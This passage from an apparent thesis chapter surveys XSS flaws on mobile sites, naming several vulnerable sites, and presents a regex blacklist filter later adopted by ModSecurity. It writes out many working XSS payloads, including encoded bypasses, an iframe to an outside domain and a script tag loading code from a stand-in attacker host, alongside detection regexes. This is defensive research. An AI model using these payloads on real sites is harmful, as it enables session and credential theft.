[14] https://github.com/SpiderLabs/owasp-modsecurity-crs/blob/v3.0.0-dev/rules/REQUEST-41-APPLICATION-ATTACK-XSS.conf
[15] https://github.com/SpiderLabs/owasp-modsecurity-crs/blob/master/base_rules/modsecurity_crs_41_xss_attacks.conf#L11
[16] The testing was done at the time of writing of related research paper publication in WISA 2013 [41].
[17] http://blog.spiderlabs.com/2013/09/modsecurity-xss-evasion-challenge-results.html
[18] The complete list of surveyed mobile sites is available at http://pastebin.com/MabbJWWL

3.3.1 Methodology of Testing Websites

We manually injected a commonly used XSS vector (i.e., `"><img src=x onerror=prompt(1);>`) in the input fields available on the mobile-version of web applications. In case if XSS attack vector does not work then we pick the next vector from a pool of an XSS attack vectors[19]. During testing, we found that the most commonly used XSS vector works in almost 95% of mobile web applications. In order to open mobile versions of websites, we have used Mozilla Firefox browser on Windows 7, running on DELL Latitude E6420ATG (Intel Core i7 processor). In 74 out of 81 XSS vulnerable websites we found HTML forms (<*form*> tag). Similar to the desktop versions, on mobile versions we also found usage of the <*form*> tag for *search*, *feedback* and *log-in* functionality. For the remaining 7 sites we have injected the XSS vector directly in URL being retrieved (in the query string of the URL). The reason for this large amount of XSS vulnerabilities seems to be the total *lack of input validation* on client and server side.
One could argue that this lack of filtering could be intentional, since there is probably no attractive target for attackers amongst mobile web applications. This is however not the case: e.g., Pinterest (http://m.pinterest.com) has an XSS vulnerability (see http://i.imgur.com/sJUQdwt.jpg) and this site has millions of unique users[20]. We have also found other examples of attractive targets on the mobile side like MailChimp's log-in form[21], Jobmail's Employer login form[22], Moneycontrol's (India's #1 financial portal) registration form[23] and Mobiletribe personal detail form[24], Homes' login form[25] and many others etc. Attacker can steal users' credentials by exploiting the XSS flaw.

Note

The XSS testing methodology can be automated with the help of an open source tools. In fact, at the time of writing, in our on-going research, we were able to automate the XSS testing methodology with the help of an open source crawler, HTML parser and headless browser. We refer to Chapter. 9 for more details on automation of XSS testing methodology but in this chapter, we only focus on manual testing.

3.3.2 Ethical Considerations

Regarding our findings, we are acting ethically and have informed some sites about the XSS vulnerability and in the process of contacting others. Some of the XSS issues have been fixed and some are in progress. Sites like Nokia and Intel have reacted promptly and now in both cases XSS (see http://i.imgur.

[19] http://pastebin.com/u6FY1xDA
[20] http://en.wikipedia.org/wiki/Pinterest
[21] XSS is now fixed, see http://i.imgur.com/oWwpc1e.jpg
[22] http://www.jobmail.co.za/mobile/employerLogin.php
[23] http://m.moneycontrol.com/mcreg.php
[24] http://portal.motribe.mobi/signup
[25] http://m.homes.com/index.cfm?action=myHomesLogin#signin

com/FTVFlpm.png and http://i.imgur.com/Qzp7bhJ.jpg) has been fixed by their security teams and at the same time they have also acknowledged[26] our work. We believe that our survey will help raise awareness about XSS problems on mobile sites. Table 10.1 (see Appendix 10) shows top site names along with its Alexa rank at the time of writing.

3.3.3 HTML Usage on Mobile Sites

Our manual source code analysis of mobile web sites showed that they contain significantly less HTML code as compared to the desktop version of the same application. To be precise, we found an average of 69% less HTML code on mobile variants of web application (see Figure. 3.2 and 3.3). We used browser's view-source feature to count the lines of an HTML code.

3.3.4 JavaScript Usage on Mobile Sites

Our survey results show that 79 sites out of 100 are using JavaScript on mobile version of their web application. The other 21 sites do not use JavaScript at all. However, most of this code is JavaScript-based third-party tracking. We found 62 sites are using JavaScript tracking code provided by different ad-networks (41 sites are using *Google Analytics* JavaScript code). According to recent report by Ghostery, *Google Analytics* is the most widespread tracker on web [60]. Our survey has found that *Google Anayltics* is the also widespread tracker on mobile [19].

We also found that 33 sites are using jQuery mobile library[27]. The jQuery mobile library allows developers to build mobile applications that can run across the various mobile web browsers and provide same or at least a similar user interface [61]. Unfortunately, we have found only *one* (out of 79) client-side input validation JavaScript library[28]. We were able to break that validation library using the following cross-domain XSS vector: `"><iframe src=//0x.lv>`[29]. The input field has constraint on length and that's why, in this case, we have used this vector. The remaining 78 sites have no sort of server side filtering also. We used browser's view-source feature to check the presence of JavaScript.

3.4 Overview of XSS Filtering Approach

The goal of an XSS filter is to filter potentially malicious input from the user-supplied string. To achieve maximum protection, we use a blocking approach: as soon as the XSS filter detects malicous input, we immediately block the sending (client side) or processing (server side) of the corresponding `GET` or `POST` request. The idea of completely blocking the `GET` or `POST` request is e.g., implemented by the IE XSS filter's block mode [62]. The Internet Explorer

[26] Nokia has sent us Nokia Lumia 800 Phone as a part of appreciation and responsible disclosure.
[27] http://jquerymobile.com/
[28] http://m.nlb.gov.sg/theme/default/js/validate.js
[29] The url 0x.lv has been developed by Eduardo Vela of Google.

XSS filter supports `X-XSS-Protection: 1; mode=block` which means that when the IE XSS filter detects the malicious outbound HTTP requests and mode value has been set to block, then IE stops rendering the page and only renders # sign. Blocking is a safe way to achieve maximum security and at the same time it helps in avoiding introduction of filter based vulnerabilities in web applications [63], but it may break some of the more complex web applications. Since mobile versions are much simpler than their desktop equivalents, blocking seems to be an adequate method to solve the XSS problem.

3.4.1 Regular Expressions

A regular expression is a pattern for describing a match in user-supplied input string. Table 10.2 (see Appendix 10), briefly describes the syntax related to the regular expressions that are used in our filter. For interested readers, in favor of space restriction, we refer to [64, 65, 66, 67] for detailed descriptions on regular expressions.

3.4.2 Black-list Approach

Our filter is based on a black-list approach: the filter immediately rejects malicious input patterns if they match with the blacklist of regular expressions. XSS vectors typically belong to specific categories and the number of categories are finite; in our filter we cover every known category of XSS vectors. Our focus during the development of this filter was thus on categories of XSS vectors, and not on individual XSS vectors. Our starting point was the work of Wasserman et. al [59], which contains the idea of XSS categories. We will discuss shortcomings of Wasserman et al.'s regular expressions' categories (see Section 3.4.5). We have carefully analyzed publicly available XSS vector lists to group them into different categories. The figure available at `http://i.imgur.com/C0sihbg.jpg` shows that the large number of XSS vectors belong to three main categories (i.e., Category 1,2 and 3 – see Section 3.4.5). There are some other categories of XSS vectors and we will discuss in Section 3.5.4.

3.4.3 Community-Input

In order to cover all possible edge cases and for hardening the filter, we have announced an XSS challenge based on our filter rules. The challenge was announced on Twitter and security researchers as well as professional penetration-testers from around the world have actively participated in the challenge. We have received around 10K XSS vectors from participants and found only three types of bypasses (i.e., <`form`> tag based XSS vector, <`isindex`> tag based XSS vector and IE9 specific bypass). In total, 7 bypasses were reported[30]. In IE9 "vertical tab i.e., **U+000B** " can be used as an alternative of white-space character in between tag name and attribute and IE9 renders the XSS vector. We have added support of bypasses in the filter. The challenge was also intended to get *state-of-the-art* XSS vectors. After extensive testing against

[30] `http://pastebin.com/AxYbnufM`

publicly available XSS vectors, *state-of-the-art* XSS vectors[31] and internal testing by OWASP Modsecurity team, we can however say that our filter is hard to bypass and may be used as an additional layer of security (see Section 3.5.5). Further, ModSecurity had also announced a public XSS challenge[32] making use of our XSS filter along with other XSS mitigation solutions. ModSecurity received 8400 XSS attack attempts from 730 IP addresses and couple of bypasses were recorded.

3.4.4 Threat Model

This section describes the capabilities of an attacker that we assume for the rest of this chapter. In XSS, an attacker exploits the trust a user has for a particular web application by injecting arbitrary JavaScript on the client-side. A *mobile web application attacker model* is similar to the standard web attacker threat model, proposed by Adam Barth et al. in [68]. In *mobile web application attacker threat model*, attacker has a mobile server under his control, and has the ability to trick the user into visiting his mobile web application. We do not consider a case where input could originate, for example, as URL encoded parameter via link from another web site.

3.4.5 Limitations of Regular Expressions Used in Wassermann et al.'s `stop_xss` function

In this section we briefly discuss the limitations of Wassermann et al.'s regular expressions and the respective bypasses found. We have mentioned earlier that Wassermann et al. used three categories of regular expressions.

Category 1:

The regular expression in this category handles XSS vectors making use of the `script` tag. The regular expression is:

```
<script[^>]*>.*?</script>
```

The regular expression above can correctly capture XSS vectors like the following:

- `<script src="http://www.attacker.com/foo.js"></script>`[33]
- `<script>alert(1)</script>`

Now we discuss limitations of this regular expression along with XSS vectors that are able to bypass the regular expression:

[31] We have collected a list of some of the state-of-the-art XSS vectors here http://pastebin.com/BdGXfm0D.

[32] http://blog.spiderlabs.com/2013/09/modsecurity-xss-evasion-challenge-results.html

[33] http://jsfiddle.net/Nz5ad/

- The regular expression does not consider space character before the closing angular bracket in the closing `script` tag like: `<script>alert(1)</script >` and this is a valid XSS vector that shows an alert box[34]. Valid means an XSS vector that causes alert window to show up.

- The regular expression does not consider "`space`" along with junk values before the closing angular bracket in the closing `script` tag like: `<script>alert(1)</script anarbitarystring>`[35].

- The regular expression does not consider the absence of a closing angular bracket in the closing `script` tag like:
  `<script>alert(1)</script`
  Modern browsers render this vector and display an alert window[36].

- The regular expression does not consider "`new line`" in the script tag like:

```
<script>
        alert(1)
</script>
```

  Modern browsers also render[37] the above XSS vector. An attacker can use this type of vector if sites allow input in a `<textarea>` tag. The `<textarea>` tag is a multi-line input control and sites widely used it to ask for user-comments.

- The regular expression does not consider any obfuscation (base64[38], URL encoding[39], Hex entities[40] and Decimal entities[41]) of XSS vectors as described in http://pastebin.com/a4WSVDzf in favor of space restrictions. In order to convert XSS vectors into obfuscated form, attacker can use publicly available utilities like http://ha.ckers.org/xsscalc.html.

- The regular expression also does not consider the complete absence of a closing `script` tag like: `<script>alert(1)` e.g., following is a valid vector in the Opera browser[42]:

```
<svg><script>alert(1)
```

[34] http://jsfiddle.net/dDBdP/
[35] http://jsfiddle.net/dDBdP/1/
[36] http://jsfiddle.net/dDBdP/2/
[37] http://jsfiddle.net/dDBdP/3/
[38] http://jsfiddle.net/7aUu8/
[39] http://jsfiddle.net/GPPB6/
[40] http://jsfiddle.net/h2XWN/1/
[41] http://jsfiddle.net/xsrDj/
[42] http://jsfiddle.net/F58Zd/

Category 2:

The regular expression in this category matches XSS vectors making use of event handlers like `onload`, `onerror` etc. The regular expression is:

```
/([\s"']+on\w+)\s*=/i
```

The regular expression above can correctly captures XSS vectors like:

- `<body onload="alert(1)">`
- `<img src= /" onerror=alert(1)>`
- `<img src="http://www.google.com/logos/classicplus.png" alt="Img Not Found" onerror=alert(1)>`
- `<img src='x' onerror=alert(1) >`

Now we discuss limitations of this regular expression along with XSS vectors that are able to bypass this regular expression:

- The regular expression does not consider forward slash (/) before an eventhandler e.g., `<svg/onload=prompt(1)>`. All modern browsers render this XSS vector[43].
- The regular expression does not consider a back-tick symobol ‘ before eventhandler e.g., `<img src=‘xx:xx‘onerror=alert(1)>`. This is a valid XSS vector which is rendered by the Internet Explorer (IE)[44].
- The regular expression does not match an equal sign "=" if present before the eventhandler e.g., IE specific XSS vector[45]: `<script FOR=window Event=onunload>alert(2)</script>`
- The regular expression also fails to capture malicious input if semi-colon sign ";" is present before the eventhandler name e.g.,[46]

  ```
  <iframe src=javascript:/&lt;img&#32;src=1&#32;onerror=[alert(1)]&gt;/.source>
  ```

- Finally, the regular expression also does not consider any obfuscations like:

  ```
  (a) <iframe src="data:text/html,<body %6fnload=alert(1)>"></iframe>
  (b) <iframe src="data:text/html;base64,PGJvZHkgb25sb2FkPWFsZXJ0KDEpPg==">
      </iframe>
  (c) <object data=data:text/html;base64,PHN2Zy9vbmxvYWQ9YWxlcnQoMik+ >
      </object>
  ```

  In ***(a)***, the attacker used the URL encoding of letter the "o", i.e., %6f. In ***(b)***, the base64 obfuscated value (`PGJvZHkgb25sb2FkPWFsZXJ0KDEpPg==`) is equivalent to `<body onload=alert(1)>` and in ***(c)***, base64 obfuscated value (`PHN2Zy9vbmxvYWQ9YWxlcnQoMik+`) is equal to `<svg/onload=alert(2)>`

[43] http://jsfiddle.net/JMEFE/
[44] http://jsfiddle.net/5X6E6/
[45] http://jsfiddle.net/KmQUF/
[46] http://jsfiddle.net/Cm7JT/

Category 3:

The regular expression in this category matches XSS vectors making use of JavaScript URIs. The regular expression is:

```
/(=|(U\s*R\s*L\s*\())\s*("|\')?[^>]*\s*S\s*C\s*R\s*I\s*P\s*T\s*:/i
```

The regular expression above can correctly capture XSS vectors like:

- `<a href=javascript:alert(1)>Click Me`
- `<p style="background:url(javascript:alert(1))">`
- `<iframe src="jaVAscRipT:alert(1)">`
- `<form><button formaction="javascript:alert(1)">X</button>`

But the main limitation of regular expression is that it can not handle obfuscations like:

```
(a) <img src=x onerror=javascri&#x70;t:alert(1)>
(b) <iframe src=JaVascrIPt&#x3A;alert(1)>
(c) <iframe src=java&#115;cript:prompt(1)>
```

In ***(a)***, an attacker used hex encoding of the letter "p" in order to bypass the filter. Similarly, in ***(b)***, an attacker used hex encoding of colon (:) and in ***(c)***, the vector uses decimal encoding of letter "p". Modern browsers render all these XSS vectors, including modern mobile browsers.

3.5 XSS Filter

In this section, we present our XSS filter and also discuss set of regular expressions that we have added along with the improved versions of Wassermann et al.'s regular expressions categories.

3.5.1 Category 1 Improvements

In this section, we discuss our version of regular expressions that deals with XSS vectors making use of `script` tag. It is also available at http://jsfiddle.net/8JCF5/1/. Wassermann et al.'s regular expression is:

```
<script[^>]*>.*?</script>
```

Our improved form of above regular expression is:

```
1) /<script[^>]*>[\s\S]*?/i.test(string) ||
2) /%[\d\w]{2}/i.test(string) ||
3) /&#[^&]{2}/i.test(string) ||
4) /&#x[^&]{3}/i.test(string) ||
```

The first improvement that we have added in the regular expression is the use of \s\S class instead of . operator. Dot operator does not handle new line. \s\S gives better coverage by matching any whitespace and non-whitespace characters. We have used the "or" operator of JavaScript in order to combine different categories of regular expressions. The second regular expression covers URL encoding of the XSS vector like <iframe src="data:text/html,%3Cscript%3E alert(1)%3C/script%3E"></iframe>. The regular expression matches the attacker's XSS vector and captures it if regular expression observe % sign and after % sign there is a digit or word in exactly next two characters. This regular expression also works if attacker completly obfuscates the vector in URL encoded form like: <iframe src="data:text/html,%3C%73%63%72%69%70%74 %3E%61%6C%65%72%74%28%31%29%3C%2F%73%63%72%69%70%74%3E"></iframe>.

The third regular expression covers decimal encoded XSS vectors like: X. The regular expression matches the XSS vector if it observes &# signs together and after &# signs there is no & symbol in next two characters.

The last and the forth regular expression above deals with hex encoded XSS vectors like: <a href="data:text/html;blabla,<scr ipt>al ert(1)</script>">X. The regular expression matches the XSS vector if it observes &#x signs together and after &#x signs there is no & symbol in next three characters.

3.5.2 Category 2 Improvements

This section discusses our improvements of Wassermann et al.'s regular expression that deals with XSS vectors make use of event handlers like onerror, onload etc. The regular expression is:

```
/([\s"']+on\w+)\s*=/i
```

Our improved version is:

```
1) /[\s"\'`;\/0-9\=\x0B\x09\x0C\x3B\x2C\x28]+on\w+
   [\s\x0B\x09\x0C\x3B\x2C\x28]*=/i.test(string) ||
2) /%[\d\w]{2}/i.test(string) ||
3) /&#[^&]{2}/i.test(string) ||
4) /&#x[^&]{3}/i.test(string)
```

In the first regular expression we have added support of back-tick (`) symbol, semi-colon (;), forward slash (/), = symbol, digits (0-9), control characters (U+000B, U+0009, U+000C), U+003B, U+002C and U+0028. The second, third and fourth regular expressions (already discussed in previous section) deals with obfuscation of vectors like <iframe src="data:text/html,<svg %6F%6Eload=alert(1)>"></iframe>, <iframe src="data:text/html,<svg onload=alert(1)>"></iframe> and <iframe src="data:text/html, <svg onload=alert(1)>"></iframe>.

3.5.3 Category 3 Improvements

In this section we discuss the improved form of regular expression that matches XSS vectors making use of JavaScript URIs. The Wassermann et al.'s regular expression is:

```
/(=|(U\s*R\s*L\s*\())\s*("|\')?[^>]*\s*S\s*C\s*R\s*I\s*P\s*T\s*:/i
```

Our improved form is:

```
1) /(?:=|U\s*R\s*L\s*\()\s*[^>]*\s*S\s*C\s*R\s*I\s*P\s*T\s*:/i
// Removed: ("|\')? -- The reason is it is an unnecessary capturing group
                      and [^>] will match optional quote anyway.
```

The regular expression looks for the following in sequence:

- `=` or the four characters `URL(`, in a case insensitive way because of ignore-case flag i.e., `/i`, optionally with one or more whitespace characters following any of the characters.
- Any number of characters other than >.
- The characters `SCRIPT:` in a case insensitive way, optionally with one or more whitespace characters following any of the characters.

The regular expression therefore matches all the following if present in user-supplied input:

- =script:
- "VBScript:
- url('javascript:
- u r l (s c r i p t :

In order to support obfuscation, we have used the regular expressions that we have already discussed above.

3.5.4 Miscellaneous Additions

We have also added support of regular expressions in order to cover XSS vectors that do not belong to the above discussed categories.

3.5.5 Limitations

The XSS filter is not meant to replace input validation and output encoding completely. XSS filter rather provide an additional layer of security to mitigate the consequences of XSS vulnerabilities. Our filter does not support DOM[47] and Stored[48] XSS but due to simple nature and significantly less AJAX-style interaction on mobile web applications, the chances of DOM based XSS is very

[47] https://www.owasp.org/index.php/DOM_Based_XSS
[48] http://en.wikipedia.org/wiki/Cross-site_scripting

low. The presented XSS filter suffers from false positives and also subject to bypasses[49] by keeping in mind black-listed approach[50]. Further, the filter only supports an HTML context.

3.6 Implementation and Testing

This section reports on our implementation and testing of our XSS filter.

3.6.1 Implementation

We implemented our XSS filter in the form of JavaScript function. On the client side, sites may call our filter function (consists of few lines of JavaScript code) on an HTML form (<*form*> tag) *onsubmit* event handler, e.g. "onsubmit=xssfilter()". The use of HTML <*form*> tag is very common on mobile-side as we have discussed earlier (see Section 3.3.1). As we had stated earlier that the integration of filter in the code can only stop XSS testing but for an XSS protection, the filter should be implemented on the server-side or as a plug-in. For proof of concept demonstration, we have implemented it as a JavaScript function.

3.6.2 Testing

First we manually tested the performance of our final version of the filter against large number of XSS vectors available in the form of five resources ranging from old to the new ones. To the best of our knowledge, no XSS vector is able to bypass the filter, at the time of writing of related publication [41]. Our regular expression based XSS filter has correctly matched all XSS vectors, if present in the user-supplied input. The five resources we used to test our filter are:

1. XSS Filter Evasion Cheatsheet available at https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
2. HTML5 Security Cheatsheet available at http://html5sec.org/
3. 523 XSS vectors available at http://xss2.technomancie.net/vectors/
4. Technical attack sheet for cross site penetration tests at http://www.vulnerability-lab.com/resources/documents/531.txt.
5. @XSSVector Twitter Account https://twitter.com/XSSVector. It has 130 plus latest XSS vectors.

Second, the creator[51] of one of the above resources has developed an automated testing framework[52] for us in order to test the filter against sheer volume of XSS vectors. Even with the help of an automated testing framework we were unable to find XSS vector that is able to bypass XSS filter.

[49] http://goo.gl/1j3Qt1
[50] http://www.thespanner.co.uk/2014/10/24/unbreakable-filter/
[51] Galadrim https://twitter.com/g4l4drim
[52] http://xss2.technomancie.net/suite/47/run and http://xss2.technomancie.net/suite/48/run

3.7 Evaluation

This section briefly presents the results of the evaluation of our XSS filter. We have added support of the XSS filter in two open-source mobile applications i.e., Wordpress and Drupal for mobiles. Developers of the sites who wish to include our filter (which is available in the form of regular expressions) in their web applications has to do minimum amount of effort. We implemented the filter in search functionality of Wordpress and Drupal. Table 3.3 shows the amount of changes we have to do in order to add support in Wordpress and Drupal respectively. Figure available at http://i.imgur.com/OynTbDT.jpg shows our XSS filter correctly matching the user-supplied malicious input in the Wordpress comments section. Wordpress and Drupal frameworks already have bulit-in server-side validation mechanisms and the reason to choose these frameworks is, that we want to make a point that sites can use our filter in addition to the input checking they are already using. Please keep in mind that for an XSS protection, we recommend that the developers may use XSS filtering rules on the server-side.

Subject	Files	Lines Per File	Total Lines
Wordpress	3	1	3
Drupal	1	2	2

Table 3.3: Statistics on Subjects' files

3.7.1 Evaluation in Terms of Time and Memory

We also wanted to see how our XSS filter performs in terms of time and memory usage because on the mobile-side web applications present a simplified and optimized version of their desktop variant. Table 3.4 reports on XSS filter on the two subjects (Wordpress and Drupal) in terms of memory and time. We show the average time (in milliseconds) by repeating the process of loading Wordpress and Drupal page, with and without our XSS filter support, 50 times. Direct debugging on mobile devices is not possible due to the lack of support for developer tools. As a consequence, we have used the "`Remote Debugging`[53]" feature provided by Google for Android.

Subject	Memory in KB	Avg. Time with Filter	Avg. Time without Filter
Wordpress	1.53	331ms	243ms
Drupal	1.17	375ms	251ms

Table 3.4: Statistics in Terms of Memory and Time

[53] https://developers.google.com/chrome/mobile/docs/debugging

3.7.2 Execution Time of XSS Filter JavaScript Function

In order to check Regular Expression Denial of Service (REDoS) [69], we have also measured the execution time of XSS filter JavaScript function. As we have discussed before, our filter is based on regular expressions. We prove that our regular expressions' approach is not vulnerable to REDoS attack and is computationally cheap. We have validated our regular expressions in the REDoS benchmark suite available at [70].

REDoS attack exploits the backtracking (*when regular expression applies repetition to a complex subexpression and for the repeated subexpression, there exists a match which is also a suffix of another valid match.* [69]) matching feature of regular expressions and in our set of regular expressions backtracking is not used in matching. REDoS benchmark uses the following code to measure the JavaScript time [71]:

```
var start = (new Date).getTime(); // Returns Time in millisecond
// XSS Filter Code i.e., Regular Expressions here
var timeelapsed = (new Date).getTime() - start;
```

We have measured the time by passing 100 different XSS vectors that belongs to different categories of regular expressions to the function and the average processing time we have observed is 1 millisecond.

3.7.3 False Positives Evaluation

False positives are a common problem with regular expression based filters. False positives normally depends upon the type of web application in which filter is deployed. The proposed XSS filter in this work also suffers from false positives but in order to measure the false positive rate, we evaluate filter's regular expressions against different types of real web applications's strings data set.

Popular Searches on Ebay UK

Ebay UK provides a list of top or most popular 120 search items[54]. It includes string search items like `mini for sale`, `4*4`, `windows xp`, `125cc`, `second hand cars` and `creme de la mer` etc. We run these searches against our regular expression based filter and found no match. It shows that the filter allows simple and harmless popular search items that normal users input in the search box and does not cause any false positive.

Bing 2014 Top Searches

Bing, a search engine by Microsoft provides a list of top searches in 2014[55]. The list is categorized into ten different sections and each section had ten top search items (in total 100 top search items). The list contains sections like `YouTube sensations`, `professional sports teams`, `fashion designers`, `top TV sho`

[54] http://pages.ebay.co.uk/top-searches.html
[55] http://www.bing.com/trends/us/top-searches



Figure 3.4: Facebook's Edit Note Editor.

`ws` and `top movies` etc. The section top movies hold items like `Star Wars: Episode VII`, `How to train your dragon`, `Noah`, `Divergent` and `Captain America: The Winter Soldier` etc. We run Bing 2014 top searches against regular expression based filter and found no match. This shows that filter does not affect the normal queries made by the users on bing's search bar. However, by keeping in mind the search engine, the input queries like `what is href?` may cause false positive because filter contains a regular expression that looks for "href" in the input query in order to stop malicious code execution.

The New York Times Top Articles Searches

The New York Times also provides a list of top articles searches made by the readers of newspaper[56]. It includes strings like: `paul krugman`, `social q's`, `david carr` and `charlie hebdo` etc. We run the list of searches (20 in total) against our regular expression filters and found no match. This shows that filter will not cause any false positive in that particular case, if in use on the search bar for classical XSS protection. Though the small data set can not be the representative of whole picture but at least it gives an idea about normal users' queries.

Rich-Text Editors

The rich-text editors are popular feature of modern web applications. The rich-text editors provide users of web applications a better editing experience. The proposed regular expression based filter is not intended for rich-text editors because it may cause false positives. For example, the rich text editors provide features like link creation, image and video insertion and styling of elements etc. For all those cases (even if they are legit e.g., legit link pointing to a legit server), our regular expression based filter will match and raise alarm. At the same time, very simple tags like bold, italic and underline are allowed and filter will not cause any alarm. We found that Facebook for "`notes`" writing[57] is using a very simple rich-text editor and it includes features like bold, italic, underline, list and blockquote (see Figure. 3.4). For that case, our filter will not raise any false alarm. Overall, we do not recommend the use of filter in case of rich-text editors.

HTML5 Math and SVG Tags

HTML5 supports a new tag called <`math`> tag. At the time of writing, only Firefox browser supports it. In our regular expression based filter there is no regular expression for <`math`> tag. It means that the filter will not match if

[56] http://www.nytimes.com/most-popular-searched?period=30
[57] https://www.facebook.com/editnote.php

simple <math> tag is found in the query. The following <math> tag example snippet is taken from Mozilla developers site[58] and our filter allows it. The output of following snippet is: $a^2 + b^2 = c^2$. There are some attributes like `href`, if in use inside <math> tag then our filter raise false positive alarm.

```
<!DOCTYPE html>
<html>
  <head>
    <title>MathML in HTML5</title>
  </head>
  <body>
  <math>
    <mrow>
      <mrow>
        <msup>
          <mi>a</mi>
          <mn>2</mn>
        </msup>
        <mo>+</mo>
        <msup>
          <mi>b</mi>
          <mn>2</mn>
        </msup>
      </mrow>
      <mo>=</mo>
      <msup>
        <mi>c</mi>
        <mn>2</mn>
      </msup>
    </mrow>
  </math>
  </body>
</html>
```

As far as SVG images are concerned, they may be divided into an inline SVG and standalone SVG. Inline SVG images may be served as a part of an html page having content type `text/html`. The following snippet shows an example of an inline SVG image. The example snippet is from Mozilla developers site[59].

```
<!DOCTYPE html>
  <svg width="150" height="100" viewBox="0 0 3 2">
    <rect width="1" height="2" x="0" fill="#008d46" />
    <rect width="1" height="2" x="1" fill="#ffffff" />
    <rect width="1" height="2" x="2" fill="#d2232c" />
  </svg>
</html>
```

The regular expression based filter allows above snippet and does not cause any alarm in simple case. The standalone SVG images contains an attribute "`xmlns`" and an attacker may leverage that attribute for a JavaScript execution. If SVG images contain any JavaScript code then filter stops it. The filter does

[58] https://developer.mozilla.org/en-US/docs/Web/MathML/Element/math
[59] https://developer.mozilla.org/en-US/docs/Web/SVG/Element/svg

not support standalone SVGs. The following SVG image will result in a regular expression match.

```
<?xml version="1.0" standalone="no"?>
<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN"
"http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd">
<svg version="1.1" baseProfile="full"
 xmlns="http://www.w3.org/2000/svg">
<polygon id="triangle" points="0,0 0,50 50,0" fill="#009900"
 stroke="#004400"/>
<script type="text/javascript">
window.open('https://www.google.com/')
</script>
</svg>
```

In short, for very simple math and svg tags, our regular expression based XSS filter works but for more complex cases, it may cause false positives.

ModSecurity's Approach

In this section, we discuss how ModSecurity deals with false positives caused by our regular expression based XSS filter. ModSecurity is very popular firewall engines and it has over million of installations. It is reasonable to believe that different types of web applications are using ModSecurity. According to the feedback that ModSecurity receives, 3 out of 26 regular expressions are causing false positives in some cases. The regular expressions that are causing false positives are:

```
/[\s\S]src[\s\S]/i
/[\s\S]href[\s\S]/i
/[\s\S]style[\s\S]/i
```

ModSecurity in order to avoid false positives caused by these regular expressions adds an extra check/condition i.e., the site administrator wants to allow any HTML or not[60]. If it is not, then these regular expression matches otherwise no match. It means that ModSecurity enforces above mentioned regular expressions only if administrator wants no HTML at all. One can argue that by disallowing above regular expressions at the cost of false positives may cause JavaScript execution. We conclude this section by saying that there is a *trade-off* between security and false positives.

3.7.4 Adoption

Our XSS detection rules have been adopted by most popular web application firewall engine i.e., Modsecurity. The XSS filter is now part of OWASP ModSecurity Core Rule Set (CRS)[61]. OWASP ModSecurity Core Rule Set (CRS)

[60] http://goo.gl/mMTj5m
[61] https://github.com/SpiderLabs/owasp-modsecurity-crs/tree/master/base_rules

provides *generic protection* against vulnerabilities found in web applications [52].

3.8 Related Work

The idea of using client-side filter to mitigate XSS is not new. Engin Kirda et al. propose Noxes [72] which is a client-side, Microsoft Windows based personal web application proxy. Noxes provides *fine-grained* control over the incoming connections to the users so that they can set XSS filter rules without relying on web application provider. Noxes assumes that users are trained and security aware and can set filtering rules, which is not the case often and at the same time it requires considerable amount of effort from the users. Noxes does not consider HTML injection and only Windows based.

Omar Ismail et al. [73] propose a client-side solution for the detection of XSS. The solution, which is user-side proxy, works by manipulating the client request or server response. The solution works in two modes *request change mode* and *response change mode* and also requires servers (i.e., collection/detection and database server). As authors stated in the paper that the proposed solution can affect performance because of extra request in *request change mode*. At the same time in *response change mode*, proxy assumes that the parameter with length greater than 10 characters should contain XSS script, which is not the case often. Last but not the least, solution is not automatic and requires considerable amount of effort from the developer because it requires manual insertion of scripts used for XSS detection.

Vogt et al. also propose a client-side solution [74] for the mitigation of XSS attacks. The proposed solution track flow of sensitive information inside the Mozilla Firefox browser and alert user if information starts flowing towards third-party. The proposed solution is a good protection layer against XSS but as authors stated that it requires considerable engineering effort to modify the Firefox browser. We have also compared our XSS filter with some industry proposed XSS filters (see Section 8.5).

3.9 Comparison to Other Approaches

In this section we compare our filter with the closely related proposals on the mobile-side.

NoScript Anywhere (NSA): NoScript (`http://noscript.net/`), is the popular security add-on for Mozilla Firefox. Its mobile form is called NoScript Anywhere (NSA) and is also based on regular expressions. Recently, Mozilla has abandoned support of XML User Interface Language (XUL) architecture for Firefox mobile in order to gain performance benefits and security issues [75]. This architectural change has made NSA useless overnight because of compatibility issues [76]. At the time of writing of this chapter, NSA is no more compatible with Firefox mobile [77]. NSA's highly experimental form for

testing purpose is available but for Firefox Nightly versions. Before this incompatibility issue, we have observed that NSA lacks update cycle compared to NoScript for desktop systems. NSA has another limitation in a sense that it is only available for Firefox users. Our XSS filter is available in the form of JavaScript function and is compatible with every modern browser. NSA has also usability issues because of blocking the scripts and this is not the case with our filter. Our filter captures malicious string at the time of user-supplied input.

Internet Explorer XSS Filter: Windows phone 7.5 has browser integrated support of XSS filter. The problem with the IE XSS filter is that it does not stop injections like: `<a href=''attackercontrolleddomain''>ClickMe</>`. With this type of injection, attacker can present victim with spoofed log-in page with a goal to steal credentials. Though recent update of an IE XSS filter had added support of this type of injection but a security researcher "Gareth Heyes" recently bypassed it[62]. Our filter correctly captures the above injection vectors. IE integrated XSS filter can also be bypassed if attacker is able to control two input parameters and bypasses related to different character sets e.g., UTF-7[63]. IE's integrated XSS filter is only available to IE users while our filter is browser independent.

3.10 Conclusion

In this chapter, we presented XSS filter for the mobile versions of web applications. We gave a survey of 100 popular mobile-version of web applications and found XSS in 81 of them. We have evaluated our filter by adding support in Wordpress and Drupal for mobiles. We hope that this chapter will raise awareness about the XSS issue on mobile-side.

3.11 Acknowledgements

This work has been supported by the Ministry of Economic Affairs and Energy of the State of North Rhine-Westphalia (Grant 315-43-02/2-005-WFBO-009).

[62] http://www.thespanner.co.uk/2015/01/07/bypassing-the-ie-xss-filter/

[63] http://challenge.hackvertor.co.uk/xss.php?x=%3Cmeta%20charset=utf-7%3E%2BADw-script%2BAD4-alert(1)%2BADw-%2Fscript%2BAD4-

4
XSS and PHP

Over 78% of all PHP installs have at least one known security vulnerability [1].

Anthony Ferrara

Publication

In Submission.

Preamble

